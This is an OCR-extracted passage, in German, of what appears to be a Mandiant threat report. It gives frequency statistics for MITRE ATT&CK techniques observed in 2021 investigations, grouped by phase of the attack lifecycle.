Bei mehr als der Hälfte der im Jahr 2021 untersuchten Angriffe wurden laut Mandiant Verschleierungstechniken wie die Verschlüsselung oder die Codierung von Dateien und Daten eingesetzt, um die Erkennung und die darauffolgende Analyse zu erschweren (T1027).

Angreifer nutzten im weiteren Angriffsverlauf auch regelmäßig einen Befehls- oder Skriptinterpreter (T1059) und bei 65% dieser Fälle (29% aller Angriffe) kam die PowerShell (T1059.001) zum Einsatz.

Bei 37% der Untersuchungen hatten die Angreifer über Protokolle der Anwendungsebene (T1071) kommuniziert und bei 87% davon (32% aller Untersuchungen) wurden spezielle Webprotokolle wie HTTP und HTTPS verwendet.

Bei jeweils 32% der Untersuchungen haben die Mandiant-Experten beobachtet, wie die Angreifer Systeminformationen (T1082) und Datei- oder Verzeichnisinformationen (T1083) ermittelt haben. Ebenfalls bei 32% der Untersuchungen wurden Indikatoren vom Host entfernt (T1070) und bei 85% davon (27% aller Untersuchungen) auch Dateien gelöscht.

Wie schon im Jahr 2020 zeigten die Angreifer, dass sie durchaus auch die vorhandenen Tools in den angegriffenen Umgebungen für ihre Zwecke ausnutzen. Die hohe Anzahl der Angriffe, bei denen Webprotokolle, PowerShell, Systemdienste und Remotedesktop genutzt wurden, unterstreicht dies zusätzlich. Unternehmen müssen daher die einfache Nutzung und Verfügbarkeit der gängigen Technologien gegen die Sicherheit ihrer Umgebung abwägen.


Die zehn am häufigsten verwendeten Techniken

1.	T1027: Verschleierte Dateien oder Daten	51,4%
2.	T1059: Befehls- und Skriptinterpreter	44,9%
3.	T1071: Protokolle der Anwendungsebene	36,8%
4.	T1082: Ermittlung der Systeminformationen	31,8%
5.	T1083: Ermittlung von Dateien und Verzeichnissen	31,7%
6.	T1070: Entfernung von Indikatoren vom Host	31,7%
7.	T1055: Codeinjektion in Prozesse	28,5%
8.	T1021: Remote-Services	27,4%
9.	T1497: Umgehung von Virtualisierungs- und Sandbox-Umgebungen	26,9%
10.	T1105: Import von Tools	26,5%
	T1569: Systemdienste	26,5%

Die fünf am häufigsten verwendeten untergeordneten Techniken

1.	T1071.001: Webprotokolle	32,0%
2.	T1059.001: PowerShell	29,4%
3.	T1070.004: Löschung von Dateien	27,1%
4.	T1569.002: Dienstausführung	26,5%
5.	T1021.001: Remote Desktop Protocol (RDP)	23,4%

Häufig angegriffene Technologien, 2021



MITRE ATT&CK-TECHNIKEN IN BEZUG ZUM MANDIANT-ANGRIFFSZYKLUS, 2021

Angriffszyklus

MITRE ATT&CK-Framework

20,00%	100,00%
10,00%	19,99%
5,00%	9,99%
2,00%	4,99%
0,00%	1,99%

Der Angriffszyklus von Mandiant beschreibt die Phasen, die Cyberkriminelle bei ihren Angriffen in der Regel durchlaufen. Weitere Informationen: https://www.mandiant.com/resources/targeted-attack-lifecycle

Erstes Ausspähen der Zielumgebung

Ausspähung

T1595: Aktive Scans	0,8%	T1595.002: Schwachstellenscans	0,5%
		T1595.001: Scans von IP-Adressblöcken	0,3%

Ressourcenentwicklung

T1588: Ressourcenbeschaffung	16,0%	T1588.003: Code-Signing-Zertifikate	15,5%
		T1588.004: Digitale Zertifikate	0,5%
T1608: Bereitstellung der Ressourcen	12,9%	T1608.003: Installation digitaler Zertifikate	9,2%
		T1608.005: Links	3,5%
		T1608.004: Drive-by-Ziel	0,2%
		T1608.001: Hochladen von Malware	0,2%
		T1608.002: Hochladen von Tools	0,2%
T1583: Anschaffung einer Infrastruktur	9,4%	T1583.003: Virtueller privater Server	9,4%
T1584: Infiltrieren einer Infrastruktur	3,4%		
T1587: Entwicklung von Ressourcen	1,7%	T1587.003: Digitale Zertifikate	0,9%
		T1587.002: Code-Signing-Zertifikate	0,8%

Eindringen

Erster Zugriff

T1190: Ausnutzung öffentlich zugänglicher Anwendungen	25,8%		
T1195: Manipulation von Lieferketten	11,1%	T1195.002: Manipulation von Softwarelieferketten	11,1%
T1133: Externe Remote-Services	8,8%		
T1566: Phishing	8,6%	T1566.001: Spear-Phishing-Anhang	4,3%
		T1566.002: Spear-Phishing-Link	3,5%
T1078: Gültige Konten	6,3%		
T1189: Drive-by-Angriff	4,3%		
T1199: Vertrauensbeziehung	0,6%		

Angriffszyklus

MITRE ATT&CK-Framework

20,00%	100,00%
10,00%	19,99%
5,00%	9,99%
2,00%	4,99%
0,00%	1,99%

Festsetzen im Zielsystem

Persistenz

T1053: Geplante Aufgaben/Aufträge	15,8%	T1053.005: Geplante Aufgabe	13,5%
		T1053.003: Cron	0,5%
		T1053.001: At (Linux)	0,2%
T1505: Softwarekomponente eines Servers	14,0%	T1505.003: Webshell	14,0%
		T1505.004: IIS-Komponenten	0,5%
T1543: Erstellung oder Modifizierung von Systemprozessen	13,1%	T1543.003: Windows-Dienst	12,8%
		T1543.002: Systemd	0,5%
T1133: Externe Remote-Services	8,8%		
T1098: Kontomanipulation	8,3%	T1098.001: Zusätzliche Cloud-Anmeldedaten	0,6%
		T1098.002: Zusätzliche Berechtigungen zum Delegieren von E-Mail-Konten	0,6%
		T1098.004: SSH-Datei authorized_keys	0,6%
T1547: Automatische Ausführung eines Programms bei Systemstart oder Anmeldung	6,9%	T1547.001: Schlüssel „Run"/Ordner „Start" in der Registrierung	5,5%
		T1547.009: Modifizierung von Verknüpfungen	1,4%
		T1547.004: Ausnutzung von Winlogon-Hilfsprogrammen zur Ausführung von DLL	0,6%
		T1547.006: Kernel-Module und -Erweiterungen	0,2%
T1136: Kontoerstellung	6,3%	T1136.001: Lokales Konto	1,5%
		T1136.002: Domainkonto	0,8%
		T1136.003: Cloud-Konto	0,5%
T1574: Hijacking des Ausführungsprozesses	4,2%	T1574.011: Schwachstellen in den Berechtigungen für Registrierungsschlüssel	3,4%
		T1574.002: DLL-Sideloading	0,9%
		T1574.001: DLL-Hijacking	0,3%
		T1574.008: Pfadaustausch durch Hijacking	0,2%
T1546: Durch ein bestimmtes Ereignis ausgelöste Ausführung	2,8%	T1546.003: WMI-Ereignisabonnement (Windows Management Instrumentation)	1,4%
		T1546.008: Eingabehilfen	0,9%
		T1546.007: Ausnutzung von Netsh-Hilfsprogrammen zur Ausführung von DLL	0,3%
		T1546.010: AppInit-DLLs	0,2%
		T1546.001: Änderung der standardmäßigen Dateizuordnung	0,2%
		T1546.015: COM-Hijacking (Component Object Model)	0,2%
		T1546.012: IFEO-Injektion (Image File Execution Options)	0,2%
		T1546.002: Bildschirmschoner	0,2%
T1197: BITS-Aufträge	0,8%		
T1037: Initialisierungsskripte bei Systemstart oder Anmeldung	0,5%	T1037.001: Anmeldeskript (Windows)	0,2%
		T1037.003: Netzwerk-Anmeldeskript	0,2%
		T1037.004: RC-Skripte	0,2%
T1556: Modifizierung von Authentifizierungsprozessen	0,3%	T1556.003: Pluggable Authentication Modules (PAM)	0,3%
T1554: Manipulation von Binärdateien der Clientsoftware	0,2%		

Angriffszyklus

MITRE ATT&CK-Framework

20,00%	100,00%
10,00%	19,99%
5,00%	9,99%
2,00%	4,99%
0,00%	1,99%

Ausweiten der Zugriffsrechte

Ausweitung der Zugriffsrechte

T1055: Codeinjektion in Prozesse	28,5%	T1055.003: Hijacking der Thread-Ausführung	2,8%
		T1055.001: DLL-Injektion (Dynamic-link Library)	1,1%
		T1055.004: APC (Asynchronous Procedure Call)	0,9%
		T1055.012: Process Hollowing	0,8%
		T1055.002: PE-Injektion (Portable Executable)	0,2%
T1053: Geplante Aufgaben/Aufträge	15,8%	T1053.005: Geplante Aufgabe	13,5%
		T1053.003: Cron	0,5%
		T1053.001: At (Linux)	0,2%
T1543: Erstellung oder Modifizierung von Systemprozessen	13,1%	T1543.003: Windows-Dienst	12,8%
		T1543.002: Systemd	0,5%
T1134: Manipulation des Zugriffstokens	12,2%	T1134.001: Diebstahl/Fälschung von Tokens	6,3%
		T1134.002: Prozesserstellung mit Tokens	0,2%
T1547: Automatische Ausführung eines Programms bei Systemstart oder Anmeldung	6,9%	T1547.001: Schlüssel „Run"/Ordner „Start" in der Registrierung	5,5%
		T1547.009: Modifizierung von Verknüpfungen	1,4%
		T1547.004: Ausnutzung von Winlogon-Hilfsprogrammen zur Ausführung von DLL	0,6%
		T1547.006: Kernel-Module und -Erweiterungen	0,2%
T1078: Gültige Konten	6,3%		
T1574: Hijacking des Ausführungsprozesses	4,2%	T1574.011: Schwachstellen in den Berechtigungen für Registrierungsschlüssel	3,4%
		T1574.002: DLL-Sideloading	0,9%
		T1574.001: DLL-Hijacking	0,3%
		T1574.008: Pfadaustausch durch Hijacking	0,2%
T1546: Durch ein bestimmtes Ereignis ausgelöste Ausführung	2,8%	T1546.003: WMI-Ereignisabonnement (Windows Management Instrumentation)	1,4%
		T1546.008: Eingabehilfen	0,9%
		T1546.007: Ausnutzung von Netsh-Hilfsprogrammen zur Ausführung von DLL	0,3%
		T1546.010: AppInit-DLLs	0,2%
		T1546.001: Änderung der standardmäßigen Dateizuordnung	0,2%
		T1546.015: COM-Hijacking (Component Object Model)	0,2%
		T1546.012: IFEO-Injektion (Image File Execution Options)	0,2%
		T1546.002: Bildschirmschoner	0,2%
T1548: Missbrauch des Prozesses zur Rechteausweitung	2,2%	T1548.002: Umgehung der Benutzerkontensteuerung	2,0%
		T1548.001: Setuid und Setgid	0,2%
T1484: Modifizierung der Domainrichtlinien	0,8%	T1484.001: Modifizierung der Gruppenrichtlinien	0,8%
T1037: Initialisierungsskripte bei Systemstart oder Anmeldung	0,5%	T1037.001: Anmeldeskript (Windows)	0,2%
		T1037.003: Netzwerk-Anmeldeskript	0,2%
		T1037.004: RC-Skripte	0,2%
T1068: Ausnutzung von Sicherheitslücken zur Rechteausweitung	0,3%		

Angriffszyklus

MITRE ATT&CK-Framework

20,00%	100,00%
10,00%	19,99%
5,00%	9,99%
2,00%	4,99%
0,00%	1,99%

Ausspähen der Infrastruktur

Ermittlung

T1082: Ermittlung der Systeminformationen	31,8%		
T1083: Ermittlung von Dateien und Verzeichnissen	31,7%		
T1497: Umgehung von Virtualisierungs- und Sandbox-Umgebungen	26,9%	T1497.001: Systemprüfungen	17,7%
		T1497.003: Zeitbasierte Umgehungsmethoden	3,4%
T1012: Abfragen der Registrierung	21,1%		
T1033: Ermittlung der Systeminhaber/-benutzer	19,1%		
T1057: Prozessermittlung	18,9%		
T1016: Ermittlung der Netzwerkkonfiguration	16,9%	T1016.001: Ermittlung der Internetverbindungen	0,6%
T1518: Ermittlung von Software	16,8%	T1518.001: Ermittlung der Sicherheitssoftware	0,3%
T1087: Kontoermittlung	13,7%	T1087.002: Domainkonto	2,3%
		T1087.001: Lokales Konto	1,4%
		T1087.004: Cloud-Konto	0,2%
		T1087.003: E-Mail-Konto	0,2%
T1482: Ermittlung der Vertrauensstellung von Domains	8,2%		
T1069: Ermittlung der Berechtigungsgruppen	8,2%	T1069.002: Domaingruppen	2,0%
		T1069.001: Lokale Gruppen	1,1%
		T1069.003: Cloud-Gruppen	0,2%
T1007: Ermittlung der Systemdienste	8,0%		
T1010: Ermittlung der Anwendungsfenster	6,5%		
T1135: Ermittlung der Netzwerkfreigaben	6,2%		
T1049: Ermittlung der Netzwerkverbindungen	6,2%		
T1614: Ermittlung des Systemstandorts	3,8%	T1614.001: Ermittlung der Systemsprache	3,8%
T1018: Ermittlung von Remote-Systemen	2,6%		
T1046: Ermittlung der Netzwerkdienste	2,0%		
T1580: Ermittlung der Cloud-Infrastruktur	0,8%		
T1124: Ermittlung der Systemzeit	0,6%		
T1040: Überwachung des Netzwerkverkehrs (Network Sniffing)	0,3%		
T1201: Ermittlung der Passwortrichtlinie	0,3%		
T1538: Dashboard für die Cloud-Services	0,2%		
T1526: Ermittlung der Cloud-Services	0,2%		
T1619: Ermittlung der Cloud-Speicherobjekte	0,2%		
T1120: Ermittlung der Peripheriegeräte	0,2%		

Angriffszyklus

MITRE ATT&CK-Framework

20,00%	100,00%
10,00%	19,99%
5,00%	9,99%
2,00%	4,99%
0,00%	1,99%

Ausbreitung im Netzwerk

Ausbreitung im Netzwerk

T1021: Remote-Services	27,4%	T1021.001: Remote Desktop Protocol (RDP)	23,4%
		T1021.004: SSH	4,8%
		T1021.002: SMB/Windows-Administratorfreigaben	4,0%
		T1021.005: VNC	0,5%
		T1021.006: Windows-Remoteverwaltung	0,2%
T1550: Nutzung alternativer Authentifizierungsobjekte	0,8%	T1550.002: Pass-the-Hash-Methode	0,5%
		T1550.001: Zugriffstoken für Anwendungen	0,2%
		T1550.003: Pass-the-Ticket-Methode	0,2%
T1570: Übertragung von Tools im Netzwerk	0,6%		
T1534: Internes Spear-Phishing	0,5%		

Angriffszyklus

MITRE ATT&CK-Framework

20,00%	100,00%
10,00%	19,99%
5,00%	9,99%
2,00%	4,99%
0,00%	1,99%

Langfristiger Systemzugriff

Persistenz

T1053: Geplante Aufgaben/Aufträge	15,8%	T1053.005: Geplante Aufgabe	13,5%
		T1053.003: Cron	0,5%
		T1053.001: At (Linux)	0,2%
T1505: Softwarekomponente eines Servers	14,0%	T1505.003: Webshell	14,0%
		T1505.004: IIS-Komponenten	0,5%
T1543: Erstellung oder Modifizierung von Systemprozessen	13,1%	T1543.003: Windows-Dienst	12,8%
		T1543.002: Systemd	0,5%
T1133: Externe Remote-Services	8,8%		
T1098: Kontomanipulation	8,3%	T1098.001: Zusätzliche Cloud-Anmeldedaten	0,6%
		T1098.002: Zusätzliche Berechtigungen zum Delegieren von E-Mail-Konten	0,6%
		T1098.004: SSH-Datei authorized_keys	0,6%
T1547: Automatische Ausführung eines Programms bei Systemstart oder Anmeldung	6,9%	T1547.001: Schlüssel „Run"/Ordner „Start" in der Registrierung	5,5%
		T1547.009: Modifizierung von Verknüpfungen	1,4%
		T1547.004: Ausnutzung von Winlogon-Hilfsprogrammen zur Ausführung von DLL	0,6%
		T1547.006: Kernel-Module und -Erweiterungen	0,2%
T1136: Kontoerstellung	6,3%	T1136.001: Lokales Konto	1,5%
		T1136.002: Domainkonto	0,8%
		T1136.003: Cloud-Konto	0,5%
T1574: Hijacking des Ausführungsprozesses	4,2%	T1574.011: Schwachstellen in den Berechtigungen für Registrierungsschlüssel	3,4%
		T1574.002: DLL-Sideloading	0,9%
		T1574.001: DLL-Hijacking	0,3%
		T1574.008: Pfadaustausch durch Hijacking	0,2%
T1546: Durch ein bestimmtes Ereignis ausgelöste Ausführung	2,8%	T1546.003: WMI-Ereignisabonnement (Windows Management Instrumentation)	1,4%
		T1546.008: Eingabehilfen	0,9%
		T1546.007: Ausnutzung von Netsh-Hilfsprogrammen zur Ausführung von DLL	0,3%
		T1546.010: AppInit-DLLs	0,2%
		T1546.001: Änderung der standardmäßigen Dateizuordnung	0,2%
		T1546.015: COM-Hijacking (Component Object Model)	0,2%
		T1546.012: IFEO-Injektion (Image File Execution Options)	0,2%
		T1546.002: Bildschirmschoner	0,2%
T1197: BITS-Aufträge	0,8%		
T1037: Initialisierungsskripte bei Systemstart oder Anmeldung	0,5%	T1037.001: Anmeldeskript (Windows)	0,2%
		T1037.003: Netzwerk-Anmeldeskript	0,2%
		T1037.004: RC-Skripte	0,2%
T1556: Modifizierung von Authentifizierungsprozessen	0,3%	T1556.003: Pluggable Authentication Modules (PAM)	0,3%
T1554: Manipulation von Binärdateien der Clientsoftware	0,2%		

Angriffszyklus

MITRE ATT&CK-Framework

20,00%	100,00%
10,00%	19,99%
5,00%	9,99%
2,00%	4,99%
0,00%	1,99%

Erreichen des gesetzten Ziels

Datenerfassung

T1560: Archivierung der gesammelten Daten	13,8%	T1560.001: Archivierung mithilfe eines Dienstprogramms	4,0%
		T1560.002: Archivierung mithilfe einer Bibliothek	1,1%
T1056: Eingabeerfassung	7,5%	T1056.001: Aufzeichnung von Tastatureingaben	7,5%
T1213: Daten aus Daten-Repositorys	6,9%	T1213.003: Code-Repositorys	1,1%
		T1213.002: SharePoint	1,1%
		T1213.001: Confluence	0,3%
T1074: Zusammentragen der Daten	4,6%	T1074.001: Zusammentragen der Daten an einem lokalen Ort	3,8%
		T1074.002: Zusammentragen der Daten an einem externen Ort	1,5%
T1115: Daten aus der Zwischenablage	4,3%		
T1113: Screenshots	3,8%		
T1114: Erfassung von E-Mails	2,0%	T1114.002: Abrufen von E-Mails auf einem externen System	1,1%
		T1114.001: Abrufen von E-Mails auf einem lokalen System	0,3%
		T1114.003: Weiterleitungsregeln für E-Mails	0,2%
T1039: Daten aus Netzwerkfreigaben	1,1%		
T1530: Daten aus Cloud-Speichern	0,9%		
T1005: Daten aus dem lokalen System	0,5%		
T1119: Automatisierte Datenerfassung	0,2%		
T1602: Daten aus einem Konfigurations-Repository	0,2%	T1602.002: Informationen zu Netzwerkgeräten in Konfigurationsdateien	0,2%

Datenausschleusung

T1567: Datenausschleusung über Webservices	3,1%	T1567.002: Datenausschleusung zu einem Cloud-Speicher	0,9%
		T1567.001: Datenausschleusung zu einem Cloud-Repository	0,2%
T1020: Automatisierte Datenausschleusung	1,1%		
T1041: Datenausschleusung über einen C2-Kanal	0,6%		
T1030: Größenbeschränkungen bei der Datenübertragung	0,2%		
T1048: Datenausschleusung über alternative Protokolle	0,2%		

Störung des Betriebs

T1486: Verschlüsselung der Daten zur Störung des Betriebs	22,6%		
T1489: Dienstunterbrechung	11,5%		
T1529: Abschaltung/Neustart des Systems	4,9%		
T1490: Beeinträchtigung der Systemwiederherstellung	3,2%		
T1496: Hijacking von Ressourcen	3,2%		
T1485: Vernichtung von Daten	2,8%		
T1565: Datenmanipulation	0,5%	T1565.001: Manipulation gespeicherter Daten	0,5%
T1531: Verhinderung des Kontozugriffs	0,3%		
T1491: Verunstaltung visueller Inhalte	0,2%	T1491.002: Verunstaltung externer visueller Inhalte	0,2%
T1561: Löschung der Festplatte	0,2%	T1561.002: Löschung der Festplattenstruktur	0,2%

Angriffszyklus

MITRE ATT&CK-Framework

20,00%	100,00%
10,00%	19,99%
5,00%	9,99%
2,00%	4,99%
0,00%	1,99%

Während des gesamten Angriffszyklus

Zugriff auf Anmeldedaten

T1003: Abrufen von Anmeldedaten des Betriebssystems	9,8%	T1003.001: LSASS-Speicher	4,3%
		T1003.003: NTDS	3,7%
		T1003.002: Sicherheitskontenverwaltung (Security Account Manager, SAM)	1,4%
		T1003.008: /etc/passwd und /etc/shadow	1,2%
		T1003.006: DCSync	0,8%
		T1003.004: LSA-Secrets	0,2%
T1056: Eingabeerfassung	7,5%	T1056.001: Aufzeichnung von Tastatureingaben	7,5%
T1552: Nicht geschützte Anmeldedaten	4,0%	T1552.004: Private Schlüssel	1,4%
		T1552.002: Anmeldedaten in der Registrierung	1,1%
		T1552.001: Anmeldedaten in Dateien	0,6%
		T1552.006: Gruppenrichtlinieneinstellungen	0,6%
		T1552.003: Bash-Verlauf	0,5%
		T1552.005: Cloud Instance Metadata-API	0,3%
T1558: Diebstahl oder Fälschung von Kerberos-Tickets	2,5%	T1558.003: Kerberoasting	2,0%
		T1558.004: AS-REP-Roasting	0,3%
		T1558.001: Golden Ticket	0,2%
T1555: Anmeldedaten aus Passwortspeichern	2,0%	T1555.003: Anmeldedaten aus Webbrowsern	1,4%
		T1555.005: Passwortmanager	0,5%
		T1555.004: Windows-Anmeldeinformationsverwaltung	0,2%
T1110: Brute-Force-Angriff	3,7%	T1110.001: Raten von Passwörtern (Password Guessing)	1,2%
		T1110.003: Testen von Passwörtern (Password Spraying)	0,9%
		T1110.004: Credential Stuffing	0,5%
T1111: Abfangen der Daten für die Multi-Faktor-Authentifizierung	1,1%		
T1539: Diebstahl von Web-Sitzungs-Cookies	0,8%		
T1187: Erzwungene Authentifizierung	0,5%		
T1556: Modifizierung von Authentifizierungsprozessen	0,3%	T1556.003: Pluggable Authentication Modules (PAM)	0,3%
T1040: Überwachung des Netzwerkverkehrs (Network Sniffing)	0,3%		
T1606: Fälschung von Web-Anmeldedaten	0,2%	T1606.001: Web-Cookies	0,2%

Command-and-Control-Aktivitäten

T1071: Protokolle der Anwendungsebene	36,8%	T1071.001: Webprotokolle	32,0%
		T1071.004: DNS	8,2%
		T1071.002: File Transfer Protocols	0,3%
T1105: Import von Tools	26,5%		
T1573: Verschlüsselter Kanal	14,3%	T1573.002: Asymmetrische Verschlüsselung	13,7%
		T1573.001: Symmetrische Verschlüsselung	0,6%
T1095: Protokoll für andere Ebenen (nicht die Anwendungsebene)	12,8%		
T1090: Proxy	6,2%	T1090.003: Multi-Hop-Proxy	3,5%
		T1090.004: Domain-Fronting	0,8%
		T1090.001: Interner Proxy	0,2%
T1572: Protokoll-Tunneling	4,5%		
T1568: Dynamische Auflösung	3,4%	T1568.002: DGAs (Domain Generation Algorithms)	3,4%
T1219: Software für den Fernzugriff	1,4%		
T1102: Webservice	1,1%	T1102.001: Dead-Drop-Resolver-Verfahren zu C2-Zwecken	0,2%
T1132: Datenverschlüsselung	0,8%	T1132.001: Standardverschlüsselung	0,8%
T1001: Datenverschleierung	0,5%	T1001.002: Steganografie	0,2%
T1008: Fallback-Kanäle	0,2%		

Angriffszyklus

MITRE ATT&CK-Framework

20,00%	100,00%
10,00%	19,99%
5,00%	9,99%
2,00%	4,99%
0,00%	1,99%

Umgehung von Abwehrmaßnahmen

T1027: Verschleierte Dateien oder Daten	51,4%	T1027.005: Entfernung von Indikatoren aus Tools	9,8%
		T1027.002: Softwarekomprimierung oder -verschlüsselung	5,4%
		T1027.003: Steganografie	3,4%
		T1027.004: Kompilierung nach der Bereitstellung	0,5%
T1070: Entfernung von Indikatoren vom Host	31,7%	T1070.004: Löschung von Dateien	27,1%
		T1070.006: Zeitstempelmodifizierung (Timestomp)	6,5%
		T1070.001: Löschung von Windows-Ereignisprotokollen	3,7%
		T1070.005: Entfernung von Verbindungen zu Netzwerkfreigaben	1,7%
		T1070.002: Entfernung der Logdateien von Linux- oder Mac-Systemen	0,5%
		T1070.003: Löschung des Befehlsverlaufs	0,3%
T1055: Codeinjektion in Prozesse	28,5%	T1055.003: Hijacking der Thread-Ausführung	2,8%
		T1055.001: DLL-Injektion (Dynamic-link Library)	1,1%
		T1055.004: APC (Asynchronous Procedure Call)	0,9%
		T1055.012: Process Hollowing	0,8%
		T1055.002: PE-Injektion (Portable Executable)	0,2%
T1497: Umgehung von Virtualisierungs- und Sandbox-Umgebungen	26,9%	T1497.001: Systemprüfungen	17,7%
		T1497.003: Zeitbasierte Umgehungsmethoden	3,4%
T1140: Identifizierung/Entschlüsselung von Dateien oder Informationen	23,5%		
T1112: Modifizierung der Registrierung	22,3%		
T1564: Verbergen von Artefakten	20,2%	T1564.003: Verborgene Fenster	18,9%
		T1564.008: Regeln zum Verbergen von E-Mails	0,9%
		T1564.004: NTFS-Dateiattribute	0,3%
T1553: Umgehung von Sicherheitsmaßnahmen zur Überprüfung der Vertrauensbeziehung	15,5%	T1553.002: Code-Signing	15,5%
T1620: Laden von Code in den Speicher eines Prozesses	13,5%		
T1562: Beeinträchtigung von Abwehrmaßnahmen	13,4%	T1562.001: Deaktivierung oder Modifizierung von Tools	9,1%
		T1562.004: Deaktivierung oder Modifizierung der System-Firewall	5,7%
		T1562.003: Beeinträchtigung der Protokollierung des Befehlsverlaufs	0,5%
		T1562.008: Deaktivierung von Cloud-Logdateien	0,3%
		T1562.007: Deaktivierung oder Modifizierung der Cloud-Firewall	0,2%
T1134: Manipulation des Zugriffstokens	12,2%	T1134.001: Diebstahl/Fälschung von Tokens	6,3%
		T1134.002: Prozesserstellung mit Tokens	0,2%
T1202: Indirekte Befehlsausführung	8,2%		
T1078: Gültige Konten	6,3%		
T1218: Proxy-Ausführung von System-Binärdateien	5,4%	T1218.011: Rundll32	3,4%
		T1218.005: Mshta	0,6%
		T1218.010: Regsvr32	0,6%
		T1218.007: Msiexec	0,5%
		T1218.002: Systemsteuerung	0,3%
		T1218.003: CMSTP	0,2%

Angriffszyklus

MITRE ATT&CK-Framework

20,00%	100,00%
10,00%	19,99%
5,00%	9,99%
2,00%	4,99%
0,00%	1,99%

T1574: Hijacking des Ausführungsprozesses	4,2%	T1574.011: Schwachstellen in den Berechtigungen für Registrierungsschlüssel	3,4%
		T1574.002: DLL-Sideloading	0,9%
		T1574.001: DLL-Hijacking	0,3%
		T1574.008: Pfadaustausch durch Hijacking	0,2%
T1480: Einschränkung der Codeausführung	3,7%	T1480.001: Gezielte Verschlüsselung in der Umgebung	0,2%
T1036: Tarnungstechniken	3,2%	T1036.005: Anpassung an legitime Namen oder Orte	0,6%
		T1036.007: Doppelte Dateiendung	0,3%
		T1036.003: Umbenennung der Dienstprogramme des Systems	0,3%
T1548: Missbrauch des Prozesses zur Rechteausweitung	2,2%	T1548.002: Umgehung der Benutzerkontensteuerung	2,0%
		T1548.001: Setuid und Setgid	0,2%
T1222: Modifizierung der Datei- und Verzeichnisberechtigungen	1,7%	T1222.001: Modifizierung der Windows-Datei- und -Verzeichnisberechtigungen	0,6%
		T1222.002: Modifizierung der Linux- und Mac-Datei- und -Verzeichnisberechtigungen	0,5%
T1197: BITS-Aufträge	0,8%		
T1484: Modifizierung der Domainrichtlinien	0,8%	T1484.001: Modifizierung der Gruppenrichtlinien	0,8%
T1550: Nutzung alternativer Authentifizierungsobjekte	0,8%	T1550.002: Pass-the-Hash-Methode	0,5%
		T1550.001: Zugriffstoken für Anwendungen	0,2%
		T1550.003: Pass-the-Ticket-Methode	0,2%
T1127: Proxy-Ausführung vertrauenswürdiger Entwicklerprogramme	0,5%	T1127.001: MSBuild	0,5%
T1556: Modifizierung von Authentifizierungsprozessen	0,3%	T1556.003: Pluggable Authentication Modules (PAM)	0,3%
T1578: Modifizierung der Cloud-Computing-Infrastruktur	0,3%	T1578.002: Erstellung von Cloud-Instanzen	0,3%
		T1578.003: Löschung von Cloud-Instanzen	0,2%
T1014: Rootkit	0,3%		

Ausführung

T1059: Befehls- und Skriptinterpreter	44,9%	T1059.001: PowerShell	29,4%
		T1059.003: Windows-Befehlsshell	11,2%
		T1059.005: Visual Basic	4,0%
		T1059.006: Python	3,4%
		T1059.007: JavaScript	1,8%
		T1059.004: Unix-Shell	1,5%
T1569: Systemdienste	26,5%	T1569.002: Dienstausführung	26,5%
T1053: Geplante Aufgaben/Aufträge	15,8%	T1053.005: Geplante Aufgabe	13,5%
		T1053.003: Cron	0,5%
		T1053.001: At (Linux)	0,2%
T1204: Ausnutzung von Benutzeraktionen	5,8%	T1204.001: Schädlicher Link	3,4%
		T1204.002: Schädliche Datei	2,5%
T1047: Windows Management Instrumentation (WMI)	4,0%		
T1203: Ausnutzung von Codeausführung auf einem Client	2,0%		
T1559: IPC-Verfahren (Inter-Process Communication)	0,8%	T1559.001: Component Object Model (COM)	0,5%
T1129: Freigegebene Module	0,6%		

NENNENSWERTE UND NEU BENANNTE HACKERGRUPPEN


DIE ENTWICKLUNG VON EINEM BEDROHUNGSCLUSTER ZU EINER APT- ODER FIN-GRUPPE

